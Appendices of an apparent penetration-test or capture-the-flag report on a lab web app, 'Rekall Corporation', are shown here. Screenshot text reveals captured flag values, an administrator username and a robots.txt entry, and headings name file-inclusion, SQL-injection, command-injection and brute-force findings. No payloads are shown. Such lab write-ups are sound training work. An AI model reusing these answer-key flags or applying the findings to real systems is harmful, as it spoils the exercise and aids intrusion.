


Figure E2





Figure E3


Not secure | 192.168.14.35/Memory-Planner.php
REKALL
CORPORATION
Home
About Rekall
Welcome
VR Planner
Login
oose your Adventure by uploading a
picture of your dream adventure!
Please upload an image:
Choose File
No file chosen
Upload Your File!
Your image has been uploaded here.Congrats, flag 5 is mmssdi73g

Appendix F

Flag 6: Local File Inclusion (LFI) Advanced Vulnerability

Figure F1:




Figure F2:





Figure F3:


Not secure | 192.168.14.35/Memory-Planner.php
REKALL CORPORATION
Home
About Rekall
Welcome
VR Planner
Login
Choose your location by uploading a picture
Please upload an image:
Choose File
No file chosen
Upload Your File!
Your image has been uploaded here.Congrats, flag 6 is ld8skd62hdd

Appendix G

Flag 7: SQL Injection Vulnerability

Figure G1:





Figure G2:



Appendix H

Flag 8: Sensitive Data Exposure Vulnerability

Figure H1:




FIgure H2:






Figure H3:


Login
view-source:192.168.14.35
Not secure | 192.168.14.35/Login.php
REKALL CORPORATION
Home
About Rekall
Welcome
VR Planne
Enter your Administrator credentials!
Login:
douquaid
Password:
Login
Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools
HERE

Appendix I

Flag 9: Sensitive Data Exposure Vulnerability

Figure I1:




```
User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23
```

Appendix J

Flag 10: Command Injection Vulnerability

Figure J1:






Figure J2:



Appendix K

Flag 11: Command Injection Advanced Vulnerability

Figure K1:



Appendix L

Flag 12: Brute Force Attack Vulnerability

Figure L1:

